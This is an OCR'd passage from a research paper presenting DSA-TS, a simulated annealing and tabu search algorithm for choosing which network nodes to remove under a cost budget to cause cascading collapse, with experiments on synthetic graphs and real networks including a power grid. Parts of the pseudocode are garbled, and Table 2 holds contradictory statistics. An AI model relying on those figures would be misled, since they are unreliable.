


Figure 3: DSA-TS algorithm framework diagram.

Input: G: complex network; α, p: parameters controlling the correlation strength between load and degree; β: node redundancy parameter; γ: cost-sensitive parameter; c_s: total removal cost; τ: simulated annealing initial temperature; τ_{stop}: simulated annealing stop temperature; r: simulated annealing temperature reduction coefficient;
Output: the final disruption node set under the cost constraint DS;

(1) *Step 1*. Initialize the network.
(2) $G \longleftarrow Initialization(G, \alpha, p, \beta, \gamma)$
(3) $B = \beta \times c_s$
(4) *Step 2*. Generate initial solution.
(5) $DS \longleftarrow \text{InitialSolution}(G, CI, B)$
(6) *Step 3*. Directed simulated annealing algorithm.
(7) direct = 0
(8) while $\tau > \tau_{\text{stop}}$ do
(9) $\quad DS \longleftarrow \text{DSA}(G, \text{DS}, B, \text{direct})$
(10) $\quad$ *Step 4*. Tabu search algorithm.
(11) $\quad DS \longleftarrow \text{TS}(G, DS)$
(12) $\quad \tau = r \cdot \tau$
(13) end while
(14) return DS

Algorithm 1: DSA-TS.

Table 1: Parameters used in this paper.

Parameters	Description
G	Complex network
α, p	Parameters used to control the correlation strength between load and degree
β	Attack cost constraint parameters
c_s	Total cost of removing all nodes in the network
γ	Cost-sensitive parameter
λ	Node capacity redundancy parameter
τ	Simulated annealing initial temperature
τ_{stop}	Simulated annealing stop temperature
r	Simulated annealing temperature reduction coefficient
u_{sa}	Simulated annealing disturbance ratio
l	Simulated annealing number of inner cycles
direct	Simulated annealing disturbance direction
u_{ts}	Tabu search disturbance ratio
ε	Tabu length-related parameters

Input: u_{sa}: simulated annealing disturbance proportion; l: simulated annealing number of inner cycles;
Output: the node set within budget $DS_{\min}$;
(1) $DS_{\min} = DS$
(2) while l do
(3) *Step 1*. Directed disturbance strategy.
(4) if $direct == -1$ then
(5) ExtractList $\longleftarrow$ RandomMaxCost$(DS, u \cdot |DS|, c_{mean})$
(6) AddList $\longleftarrow$ RandomMinCost$(\overline{DS}, c_{mean})$
(7) $DS' \longleftarrow Exchange$(ExtractList, AddList, B)
(8) end if
(9) if $direct == 1$ then
(10) ExtractList $\longleftarrow$ RandomMinCost$(DS, u \cdot |DS|, c_{mean})$
(11) AddList $\longleftarrow$ RandomMaxCost$(\overline{DS}, c_{mean})$
(12) $DS' \longleftarrow Exchange$(ExtractList, AddList, B)
(13) else
(14) $Sorte\ dC\ I \longleftarrow Sorte\ d(\overline{DS}, CI)$
(15) $DS' \longleftarrow Exchange(ran\ do\ m(DS, u \cdot |DS|), Sorte\ dC\ I)$
(16) end if
(17) *Step 2*. Analyze the disturbance direction.
(18) if $c(DS')/|DS'| < c(DS_{\min})/|DS_{\min}|$ then
(19) $direct = -1$
(20) end if
(21) if $c(DS')/|DS'| > c(DS_{\min})/|DS_{\min}|$ then
(22) $di\ rect = 1$
(23) else
(24) $direct = 0$
(25) end if
(26) *Step 3*. Metropolis guidelines.
(27) if $F(DS') \le F(DS_{\min})$ then
(28) $DS, DS_{\min} = DS'$
(29) else
(30) if $random < e^{(-(\Gamma(G,DS') - \Gamma(G,DS_{\min}))/\tau)}$ then
(31) $DS = DS'$
(32) else
(33) $direct = 0$
(34) end if
(35) end if
(36) $l = l - 1$
(37) end while
(38) return $DS_{\min}$

Algorithm 2: DSA$(G, DS, B, direct)$.

Input: u_{ts}: tabu search disturbance ratio; ε: tabu length-related parameters;
Output: the final node set within budget $DS_{\min}$
(1) while $\lfloor 1/u_{ts} \rfloor$ − − do
(2) $TabuTable \leftarrow InitiTabuTable(DS)$
(3) end while
(4) while $\lfloor 1/u_{ts} \rfloor$ − − or $F(DS') > F(DS)$ do
(5) for i to $|TabuTable|$ do
(6) if $TabuTable[i].length > 0$ then
(7) $TabuTable[i].length$ − −
(8) $Candidatelist \leftarrow Candidate(DS)$
(9) end if
(10) end for
(11) if $F(DS') > F(DS)$ (DS' *do esnotcontaintabuelement* d) and $F(DS')_{\max} < F(DS)$ then
(12) $TabuTable[DS'_{\min}].length = \varepsilon \times \lfloor 1/u_{ts} \rfloor$
(13) $DS \leftarrow DS'_{\max}$
(14) else
(15) $TabuTable[DS'].length = \varepsilon \times \lfloor 1/u_{ts} \rfloor$
(16) (DS' *do esnotcontaintabuelement* d)
(17) $DS \leftarrow DS'$
(18) end if
(19) end while
(20) return DS

Algorithm 3: TS(G, DS).

other nodes. Simultaneously, the removal of high-level nodes may have a greater impact on the network, so we need to consider the effect on the network after high-level nodes are removed. Therefore, a monotonically increasing function $f(x)$ is introduced $(1/2 \le f(x) \le 1)$. A removed node with a higher degree will have a higher value of $f(x)$.

4.3. Directed Simulated Annealing Algorithm. The simulated annealing algorithm was proposed by Kirkpatrick et al. [44] in 1983. The main idea is to approximate the global optimum from the local optimum by simulating the annealing principle in metallurgical processing. "Annealing" is a physical term that refers to the process of heating and then cooling. The Metropolis criterion [45] is a key part of simulated annealing algorithms, as new states are determined probabilistically rather than completely deterministically. The Metropolis algorithm is the basis of simulated annealing, but its optimization speed is too slow when used directly. Therefore, to ensure convergence within a limited time, a new system was constructed in which the main parameters are the initial temperature τ and the end temperature τ_{stop}. This article uses the widely accepted geometric reduction law for the cooling step:

$$\tau_{k+1} = r \cdot \tau_k, \tag{9}$$

where τ_k represents the temperature of the algorithm after k iterations and r is the annealing rate, generally a constant value between 0.5 and 0.99.

The specific steps of the proposed algorithm are shown in Algorithm 2. The basic idea of the algorithm is to constantly disturb the initial solution DS to find the optimal node set of the network. However, the BCND problem has the characteristics of a constrained budget and large search space. If the random disturbance strategy generates a neighborhood solution based on the initial solution, the efficiency will be very low. To solve these two problems, this paper proposes a directed disturbance strategy, which can efficiently search for possible neighborhood solutions. Because the attack cost of each node is heterogeneous, the average cost of selecting different node combinations for removal is different. Therefore, we define the algorithm disturbance direction, *di rect*, to describe the disturbance direction of the neighborhood solution.

We assume that the initial disturbance direction, direct = 0, creates a random disturbance. $\overline{DS}$ refers to the unselected nodes in the network. When direct = 0, the algorithm randomly removes $u \cdot |DS|$ nodes and exchanges them with high-CI nodes in $\overline{DS}$ to generate DS'. If the disturbed node combination is better than the old node set, the direction of the disturbance depends on the change in the cost of the optimal solution relative to the suboptimal solution. When the average cost of the optimal solution is less than the suboptimal solution's average cost, *di rect* = −1 and the algorithm disturbs the node removal sequence in the direction of lower cost. Thus, the high-cost nodes in DS will be selected and exchanged with the low-cost nodes in DS'. When *di rect* = 1, the algorithm disturbs the node removal sequence in the direction of higher cost, and the low-cost nodes in DS are exchanged with the high-cost nodes in DS'. When the average removal cost is equal, *di rect* = 0 and a random disturbance is created. If the effect of the disturbed node combination is poor, the latest solution is accepted with probability $esp(-(\Gamma(G, DS') - \Gamma(G, DS_{\min}))/\tau)$. If the latest solution is accepted, the disturbance continues in the original direction; otherwise, a random disturbance is performed.

4.4. Tabu Search. The tabu search algorithm is a global step-by-step optimization algorithm based on a local neighborhood search. The algorithm has a fast convergence speed and can avoid becoming trapped around local optima. The principle was first proposed by Glover [46] in the late 1970s. After some development and improvement, a complete set of algorithms was finally formed. The algorithm used in this study is an improved tabu search algorithm. It aims to solve a problem with the original tabu search algorithm whereby combinatorial optimization becomes difficult under large-scale and restricted conditions. The designed algorithm can efficiently solve the BCND problem.

To solve the problem of the order of node removal causing the network to produce different cascading phenomena, we designed an internal search strategy based on the solution DS generated after the external search. This strategy changes the order in which nodes are removed to obtain the optimal collapse of the network (see Algorithm 3). The algorithm mainly comprises the following parts: movement mechanism, tabu table, amnesty rules, and termination criteria. We will introduce these parts in detail below.

The movement mechanism represents the process of the current solution moving to another solution, which determines the form of the solution generated in the neighborhood and the relationship between successive solutions. Therefore, a good movement mechanism will impact the search efficiency. Therefore, we regard the exchange of positions between nodes as a movement and introduce the internal exchange rate χ. Each exchange process involves $u_{ts} \cdot |DS|$ nodes.

The tabu list is a unique component at the core of the tabu search algorithm. It records and prohibits changes to prevent search loops from appearing and preventing the algorithm from becoming trapped around local optima. The critical factors for its design are the tabu object and the length of the tabu. The object and length of the tabu significantly affect the search speed and the quality of the settlement. Tabu objects are those limited by the tabu table. When initializing the tabu table, this algorithm selects $u_{ts} \cdot |DS|$ nodes from the initial solution DS and exchanges them with other unselected nodes. This exchange method reduces the chance of important nodes (in the order of removal) from being moved to the end. The tabu length is the number of iterations after which the tabu object fails. This paper introduces a tabu length parameter ε. The tabu length is related to the length of the tabu table $\varepsilon \cdot \lfloor 1/u_{ts} \rfloor$, where the value of ε is determined by the network size and experience.

The amnesty rule is a moderate relaxation of the tabu list. When a tabu object becomes the historical best solution, it is amnestied without being restricted by the tabu list. As the termination criterion, we use the length $\lfloor 1/u_{ts} \rfloor$ of the tabu table as the maximum number of iterations. If the obtained solution persistently exceeds the historical optimal solution, the algorithm continues even if the maximum number of iterations has been exceeded.

5. Experiments and Algorithm Analysis

In this section, we first introduce the experimental dataset and the comparison algorithm and then demonstrate the effectiveness of the proposed algorithm and the comparison algorithm on a simulated network and a real network under different cost heterogeneities. Further, we analyze the convergence of the algorithm when removing different components.

5.1. Experimental Setting

5.1.1. Experimental Parameters. We used Python 3.6 to run the simulations of scale-free networks on a PC with an Intel Core i7-9750 3.2 GHz CPU and 8.0 GB of RAM. The parameters of each part of the algorithm were set as follows: DSA parameters—initial temperature $\tau = 100$, termination temperature $\tau_{stop} = 1$, annealing rate $c = 0.8$, disturbance ratio $u_{sa} = 0.1$, and number of iterations $l = 10$; TS parameters—disturbance ratio $u_{ts} = 0.1$ and tabu length $\varepsilon = 0.2$.

5.1.2. Data Description. We first verify the effectiveness of the algorithm using synthetic and real networks. In this paper, three types of simulation networks with $N = 1000$ and $\langle k \rangle = 6$ are generated for experimentation.

Scale-free network generated by the Barabasi–Albert (BA) model [47]: the characteristic of scale-free networks is that a small number of nodes have a large number of connections and most other nodes have very few connections with a power-law degree distribution.

Small-world network generated by the Watts–Strogatz (WS) model [48]: in this kind of network, most arbitrary nodes can visit other nodes with fewer steps or hops.

Random network generated by the Erdös–Rényi (ER) model [49]: we connect each pair of nodes with a probability $p = 0.006$. Since each pair of nodes is connected with equal probability, the random network is a homogeneous network in which most of the nodes' degrees are around pN.

These three network models basically cover the complex network structure characteristics in reality.

As real networks, we consider six real network from an industry perspective, including power grids [50], a communication network [51], a road network [50], an interpersonal network [50], Facebook [52], and an economic network [50]. Different types of networks have different structural characteristics, such as different degree distributions, and different network sparseness. This feature affects the heterogeneity of costs and the robustness of the network. The purpose of the simulation network is to verify the universality of the algorithm for a certain type of network, and the real network verifies the validity of the application in reality. The specific characteristics of the networks are summarized in Table 2.

Table 2: Basic statistical characteristics of real networks.

Networks	n	m	$\langle k \rangle$	k_{max}	L	CC
Power grid	19	6637	2.66	19	18.56	0.11
Communication network	553	8979	4.66	553	3.56	0.37
Road network	1200	1400	2.413	10	18.37	0.02
Interpersonal network	416	2771	13.32	50	3.63	0.46
Facebook	4039	8823	443.691	523	3.69	0.61
Economic network	1300	7600	12	206	3.574	0.06

The real complex network structure parameters are shown in Table 2, including the number of nodes n and links m within the networks, the average degree $\langle k \rangle$ [24], the maximum degree k_{max}, the average shortest path length L, and the clustering coefficient CC [53] which represents the degree of clustering between nodes in a network.

5.1.3. Comparison Algorithm. To show the effectiveness of the proposed DSA-TS algorithm, we compare it with seven popular baseline algorithms, including HD, RIF, and HCI.

HD [24]. The HD algorithm sorts all nodes in the network by degree. On the premise of not exceeding a given cost, the node removal sequence runs from the largest to the smallest degree.

RIF [54]. This is the failure risk index, which calculates the ratio of the load of the node to the load of neighboring nodes: $RIF = L_i / \sum_{j \in N(i)} L_j$. A higher ratio indicates that the removal of the node is more likely to cause the failure of neighbor nodes. All nodes are sorted according to the RIF size, and the attack nodes are selected in order from largest to smallest without exceeding a given cost.

HCI. The HCI algorithm is sorted in descending order of each node's CI (Section 4.2), and the node removal sequence is determined from largest to smallest such that the attack meets the given cost constraints.

5.2. Algorithm Analysis

5.2.1. Effectiveness of the Proposed DSA-TS Algorithm. To verify the effectiveness of the proposed DSA-TS algorithm, its performance was compared with that of the baseline algorithms on simulated and real networks. First, a scale-free network, a small-world network, and a random network were generated with $n = 1000$ nodes and an average degree of $\langle k \rangle = 6$. The network load and capacity initialization parameters were set to $\alpha = p = 1$ and $\lambda = 2$. We compared the network connectivity under different removal costs. As shown in Figure 4, the DSA-TS algorithm achieves superior performance with different types of simulation networks and node cost heterogeneities. Note that when the cost-sensitive parameter $\gamma = 2$, the budget required to completely destroy the network based on degree (HD) and node influence (HCI) becomes progressively worse. In Figure 4(g), the network connectivity under the two removal strategies of HD and HCI suffers almost no drop. Therefore, as the cost heterogeneity increases, one cannot only consider the role of nodes and ignore the removal cost.

For the real networks, we considered six different domains and network characteristics for experimentation. The network load and redundant initialization parameters were consistent with those in Figure 4. As the effectiveness of the algorithm under different costs has been proved in Figure 4, this experiment mainly verified the effectiveness of the algorithm when the cost-sensitive parameter $\gamma = 1$. As shown in Figure 5, the proposed algorithm still achieves superior performance.

5.2.2. Convergence of DSA-TS. The proposed algorithm combines directed simulated annealing with a tabu search to solve the BCND problem. The role of each component in the algorithm is now examined. We deleted some of the algorithm components and compared the convergence with the complete algorithm under different budgets. The experimental results are shown in Figure 6, where DSA indicates the absence of the tabu search algorithm and SA-TS indicates the absence of the directed disturbance strategy. The abscissa is the number of algorithm iterations, and the ordinate is the minimum connectivity of the network. The experimental results show that the DSA-TS algorithm converges faster under different budgets and is less likely to become trapped around local optima, thus producing better results. By analyzing the experimental phenomena, it can be found that in Figure 6(a), the small removal cost means that the number of nodes that can be selected is limited and the algorithm convergence is similar, so no real difference is apparent. In Figures 6(b) and 6(c), the DSA-TS algorithm outperforms the comparison method in terms of convergence speed and optimal solution. By comparison, the directed search strategy has a significant impact on the algorithm and produces different results from the other two algorithms with $\beta = 0.15$. As the cost increases, the gap between DSA and DSA-TS becomes progressively smaller because as the removal cost increases, it becomes easier to cascade the network. Therefore, the DSA-TS algorithm achieves better performance in terms of convergence speed and convergence effect.

6. Experimental Results and Discussion

This section analyzes the cascade features and node removal characteristics of the networks under different heterogeneous costs. Since most networks in the real-world present scale-free characteristics, this section uses scale-free network with $N = 1000$ and $\langle k \rangle = 6$ for experimentation. We find that as the cost heterogeneity increases, low-cost nodes play an increasingly important role in network security.

6.1. Network Cascading Characteristics under Cost Heterogeneity. This section mainly examines the network




FIGURE 4: Effectiveness of DSA-TS applied to simulated networks under different cost heterogeneities. The experimental network parameters are $n = 1000$, $\widetilde{d} = 6$, $\alpha = p = 1$, and $\lambda = 2$. (a)–(c) $\gamma = 0$, (d)–(f) $\gamma = 1$, and (g)–(i) $\gamma = 2$. (a) SF network. (b) SW network. (c) ER network. (d) SF network. (e) SW network. (f) ER network. (g) SF network. (h) SW network. (i) ER network.

cascading characteristics under cost heterogeneity. As shown in Figures 3 and4, as the removal cost increases, the cascading of networks under different cost-sensitive parameters exhibits burstiness and unpredictability. Although the budget for complete network cascading decreases as the level of node redundancy increases, the generation of network cascading can still appear suddenly. In Figure 6, the abscissa is the removal cost parameter and the ordinate is the number of nodes in the network that have failed due to cascading. This feature increases the difficulty of algorithm design.

The budget required for complete network cascading under different cost-sensitive parameters is shown in Figure 7, where the abscissa is the cost-sensitive parameter and the ordinate is the cascading cost constraint parameter generated by the network. Here, we refer to the cost constraint parameter as the generation time of network cascading. As the total removal cost for a certain network is c_{sum}, earlier cascading generates a smaller budget B. This experiment shows that, under different node capacity redundancy parameters, an increase in cost heterogeneity causes the budget required for complete network cascading to first increase and then decrease and reach a peak around $\gamma = 1$. From the perspective of network defense, this phenomenon shows that defending too many or too few important nodes increases the network's




Figure 5: Effectiveness of DSA-TS applied to six real networks with different cost heterogeneities. Experimental network parameters are $n = 1000$, $\widehat{d} = 6$, $\alpha = p = 1$, $\lambda = 2$, and $\gamma = 1$. (a) Power grid. (b) Communication network. (c) Road network. (d) Interpersonal network. (e) Facebook. (f) Economic network.




Figure 6: Convergence characteristics of algorithms under different budgets. The experimental network is a scale-free network with $n = 1000$, $\widehat{d} = 6$, $\alpha = p = 1$, $\lambda = 2$, and $\gamma = 1$. The total cost of the network attack is $c_{sum} = 5982$. (a) $B = 299.1$. (b) $B = 897.3$. (c) $B = 1196.4$.

vulnerability. Defense resources should be allocated reasonably according to the value of the nodes in the network.

6.2. Optimal Node Removal Characteristics under Cost Heterogeneity. This section analyzes the characteristics of the critical nodes of the network under the heterogeneity of costs. In Figure 8, the abscissa is the cost-sensitive parameter and the ordinate is the average degree of the optimal set of collapsed nodes $\widehat{d}$. Figure 8(a) shows that the average degree of the critical node set continues to decrease as the cost heterogeneity increases. At the same time, the downward trend of the average degree is an S-shaped curve, and it drops rapidly around $\gamma = 1$. The small and medium graphs in Figure 8(a) show the change in the number of selected nodes




FIGURE 7: Cost heterogeneous network cascading characteristics. The experimental network is a scale-free network with $n = 1000$, $\widehat{d} = 6$, $\alpha = p = 1$, and $\gamma = 1$. (a) Number of network cascade nodes under different levels of node capability redundancy as the budget increases. (b) Budget of network completely cascading under different node capacity redundancy changes as the cost heterogeneity increases.

